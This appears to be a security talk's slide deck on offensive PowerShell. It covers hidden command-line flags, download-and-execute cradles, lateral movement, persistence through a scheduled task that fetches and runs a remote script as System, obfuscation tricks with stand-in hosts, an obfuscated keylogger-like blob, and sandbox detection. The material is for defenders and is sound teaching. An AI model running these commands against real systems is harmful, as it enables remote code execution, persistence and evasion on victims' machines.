



# The Power of the Shell



# Agenda

- Overview
- PowerShell Versions
- Attacker Uses
- Obfuscation Tactics
- BloodHound
- Detection and Mitigation
- Anti-Malware Scan Interface
- Logging
- Constrained Language Mode
- Mitigation Tactics
- Event IDs
- Custom Defensive Tools
- Layered Defense
- References
- Summary





```
PS c:\> Get-ADUser -Filter {DisplayName -eq "Fernando Tomlinson"}
```

- 12 years as a System Administrator
- 5 years in the Cyber field (defensive and offensive)
- Co-developer of Under the Wire
  - [www.underthewire.tech](http://www.underthewire.tech)
- Co-developer of BlueSpectrum (IOC framework)
- Developer of PowerShell – Rapid Response (PoSh-R2)
- Developer of AutomatedProfiler (bit image parser)
- Other sites:
  - [www.cyberfibers.com](http://www.cyberfibers.com)
  - [www.github.com/wiredpulse](http://www.github.com/wiredpulse)



# Overview

- Just over 12 years old (v1.0 released in Nov 2006)
- Object-based scripting language
- Can call .Net directly
  - [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()
- Extensible language through imported code modules and snap-ins which add new commands.
- Simplifies data access to standard resources (WMI, XML, registry, event logs, etc).
- PowerShell.exe (CLI) or PowerShell\_ISE.exe (ISE GUI).




# Versions

	PowerShell 2.0	PowerShell 3.0	PowerShell 4.0	PowerShell 5.0
Windows 7	Default			
Server 2008R2	Default			
Windows 8		Default		
Windows 8.1			Default	
Server 2012		Default		
Server 2012R2			Default	
Windows 10				Default
Server 2016				Default

- Organizations largely still running Windows 7 (v2)
  - In the process of upgrading to Windows 10 (v5)
- Above OS versions can all be upgraded to v5
  - Requires Windows management framework
  - Requires .NET framework 4.5




# Offensive PowerShell





# Offensive PowerShell Stats

- Key findings:
  - **38% of incidents** seen by Carbon Black and its partners used PowerShell as part of an attack.
  - **Nearly one-third of respondents (31%) reported receiving no security alerts** prior to their investigation of PowerShell-related incidents.
  - **87% of the attacks leveraging PowerShell were commodity malware attacks** such as click fraud, fake antivirus, ransomware, and opportunistic malware.
  - 13% of the attacks involving PowerShell appeared to be **targeted or "advanced."**
  - **Social engineering remains the favored technique** for delivering PowerShell-based attacks, according to interviews with our partners.





# Why use PowerShell Offensively?

- Installed by default as part of OS
- Provide remote shell capability like SSH called PowerShell Remoting
- Full .NET Framework access
- Win32 API and native code access
- Can access registry, files, WMI, change settings etc.
- Can access and manage most OS components like services and tasks
- Antivirus struggles with detecting PowerShell scripts
- Can reflectively inject code
- Doesn't touch disk most of the time
- Leaves barely any forensics evidence
- Encrypted network traffic



# PowerShell Command Line Arguments

	Command Line Argument	Description
Stay Hidden	<b>-WindowsStyle (-w) Hidden</b>	Hides the PowerShell window session
	<b>-NoProfile (-nop)</b>	You can create PowerShell profiles that define various aliases, defaults, and other options. This is really just a convenience, not a security measure. Most attackers will avoid any such unknowns by simply passing "-noprofile" or "-nop" on the command line.
	<b>-NonInteractive (-noni)</b>	Does not present an interactive prompt to the user
	<b>-NoLogo (-nol)</b>	Does not present the PowerShell copyright startup banner
Execute	<b>-ExecutionPolicy (-ep) Bypass</b>  or  <b>-ExecutionPolicy (-ep) Unrestricted</b>	Execution policies let you decide the conditions under which scripts can be run or not (e.g., whether to warn on remotely downloaded scripts or not). Execution policies are not a security measure – they are really just intended to keep users from making mistakes. Attackers can simply override any default policies.  The bypass option allows any script to run without warning. The unrestricted option allows unsigned scripts to run without warning.
	<b>-Command (-c) &lt;Commands&gt;</b>	Any command that can be entered interactively in the PowerShell window can be specified as a command line argument. Multiple commands can be specified in this manner.
	<b>-File (-f) &lt;FilePath&gt;</b>	Passes in an external script file for execution
	<b>-EncodedCommand (-e) &lt;Base64EncodedCommand&gt;</b>	If a command sequence is complex, or contains quotation marks or other special characters, it can be difficult to pass them properly on a command line. The EncodedCommand lets you pass in these commands as a base64 encoded string.  While not a security measure by any means, administrators may also use this option to pass usernames or passwords as arguments, to avoid them appearing in plain text.  Of course, attackers love this option because it obfuscates their activity: resulting in commands that look like:  <code>powershell.exe -e ZQBjAGgAbwAgACcAWQBvAHUAIAhAHIAZQAgAHAAdwBuAGUAZAAhACcA</code>



# PowerShell Command Line Arguments

<b>Invoke-Expression (iex)</b>	Evaluates and executes a string. Since most malicious code is either encoded or obfuscated, the actual code ends up in some variable that gets passed to Invoke-Expression (or "iex") for execution.
<b>Invoke-Command</b>	Can execute a PowerShell command on either a local or a remote computer. This is similar to the use of PsExec that is often used by attackers for remote inspection or lateral movement.
<b>DownloadString</b>	From the System.Net.WebClient library, will download the content of a URI into either a string variable or directly to a file.
<b>DownloadFile</b>	



# PowerShell Command Line Arguments

- PowerShell automatically appends the “\*” character to a flag argument
  - e
  - en
  - enc
  - enco
  - encod
  - encode
  - encodedcommand



# Download and Execution

- In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:
  - (New-Object System.Net.Webclient).DownloadString()
  - (New-Object System.Net.Webclient).DownloadFile()
  - -IEX / -Invoke-Expression
  - Start-Process
- The System.Net Webclient class is used to send data to or receive data from remote resources
  - DownloadFile method
  - DownloadString method
- A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).  
DownloadFile($URL,$LocalFileLocation);Start-Process  
$LocalFileLocation
```



# Executing the Script

- Once the payload is downloaded or de-obfuscated, the script typically uses another method to run the additional code
- There are multiple ways to start a new process from Power-Shell
  - Invoke-Expression
  - Start-Process



# Email Vector

- One of the most common delivery vectors for PowerShell downloaders.
- Most likely .zip archives containing files with malicious PowerShell scripts.
- Common file extensions:
  - .lnk
  - .wsf (Windows Script file)
  - .hta
  - .mhtml
  - .html
  - .doc
  - .xls
  - .ppt
  - .chm (compiled HTML help file)
  - .vbs (Visual Basic script)
  - .js (JavaScript)
  - .bat
  - .pdf



# Lateral Movement

- Common methods:
  - Invoke-Command
  - Enter-PSSession
    - Enter-PSSession -ComputerName 192.168.1.2 –Credential \$credentials
  - WMI/wmic/Invoke-WMIMethod
    - ([WMICLASS]"\\"\$IP\ROOT\CIMV2:win32\_process")
    - Create(\$Command2run)
  - Profile injection
  - Task Scheduler
  - Common tools e.g. PsExec



# Profile Locations

Description	Path
Current User, Current Host – console	\$Home\[My ]Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	\$Home\[My ]Documents\Profile.ps1
All Users, Current Host – console	\$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	\$PsHome\Profile.ps1
Current user, Current Host – ISE	\$Home\[My ]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All users, Current Host – ISE	\$PsHome\Microsoft.PowerShellISE_profile.ps1




# Persistence

- There are many ways to execute code each time Windows restarts. The most common ones seen in relation to PowerShell are:
  - Registry
    - Ex: Poweliks
  - Scheduled tasks

```
schtasks /create /tn Trojan /tr "powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-objectnet.webclient).downloadstring(\"http://192.168.1.1/bad.ps1\"))'" /sc onstart /ru System
```

- Startup folder
- Group Policies
- Infect local profiles

# Poweliks





# Obfuscation

## Common tactics

- Mixed upper and lower case letters can be used, as commands are not case sensitive
  - Ex: (neW-oBjEcT system.NeT.WeBcliENT).dOWNloadfiLe
- Strings can be concatenated, including variables, allowing for single or double quotes
  - Ex: (New-Object Net.WebClient). DownloadString ("ht"+'tp://'+\$url)



# Obfuscation cont.

- Whitespace can be inserted at various parts of the commands
  - Ex: ( New-Object Net.WebClient ).DownloadString( \$url )
- Multiple commands can be used to do similar things
  - Ex: DownloadString could be replaced by OpenRead or Invoke-WebRequest



# Obfuscation cont.

- Variables can be set to objects and then later be used in the command
  - Ex: \$url = ‘http://www.evil.biz/a2.ps1; \$webcl=New-Object Net.Webclient; \$webcl.DownloadString
- String manipulations can be applied
  - Ex: (New-Object Net.WebClient).Downloadstring `(("http://MyGoodSite.biz" –replace “Good” “Attacker"))
- Strings can be formatted using the “-f” operator
  - (New-Object Net.WebClient).DownloadString(("http://{1}{0}" -f '.biz','eval'))



# Obfuscation cont.

```
(({"{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352}{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4}{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30}{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{252}{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376}{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3}{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{3}{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31}{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302}{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182}{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315}{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaL1]::MxsgeTaXyaSyXyaNcK0','XyaTiLiZEr} = [ScriptBlock]::( Mxs{0}{1}Mxs-fXewCreaXew,XewteXew ).Invoke( (5s9{iNXyaItXyaiLx{sTrXyainGBu}',} if (5s9{1EXyaFtaXyalt} -or 5s9{',,'}), ',ePath 5s9{lc+ Xewnv:TEMP}{0}kXew ',' , ',' ), 5s9{fIXya','{keYXyaBXyaaoARXyaStAtE} ) oB','XewuseXew ) ), 5s9{f1EXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)', 'oXew,XewDXew,XewdXew,Xewe',' ','w','1'{2}{0}{3}Mxs -f',')Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I [Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew ).Invoke( ( M [Runtime.InteropServices', 'e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya fXewStoXew,XewpXew).Invoke(' ,ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX ([Windows.Forms.K','aLl]::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action { ',time.InteropServices CallingConvention]::MxsWiXyaNApiMxs, [Runtime.InteropServi {5s9{LOGOUTXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin ',' 5s9{dXyallIXyaMPortcOXyaNXyaSTRuctXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX {tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','ram ( [Parameter(Position = 0 )] [Va '.'Ut-XyaFILE '.'tion)[1]
```



# Virtual Machine Detection

- PowerShell can be used to check if the script is ran inside a virtual machine environment (VME)
  - Ex:(get-process | select-string –pattern vboxservice,vboxtray,proxifier,prl\_cc,prl\_tools,vmusrvc,vmmsrvc,vmtoolsd).count



# Readily Available Tools

- PowerShell Empire
  - Remote Access Trojan, Metasploit-like env., lateral movement
- BloodHound
  - Domain\ network situational awareness
- PowerSploit
  - Persistence, AV bypass, exfiltration, etc..
- PS>Attack
  - Priv. escalation, persistence, recon., etc..





# BloodHound


- All data retrieved with Domain User rights
- Uses graph theory to reveal hidden and often unintended relationships within an Active Directory environment.
- Attackers can use it to easily identify highly complex attack paths that would otherwise be impossible to quickly identify.
- Defenders can use it to identify and eliminate those same attack paths.
- Both blue and red teams can use it to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

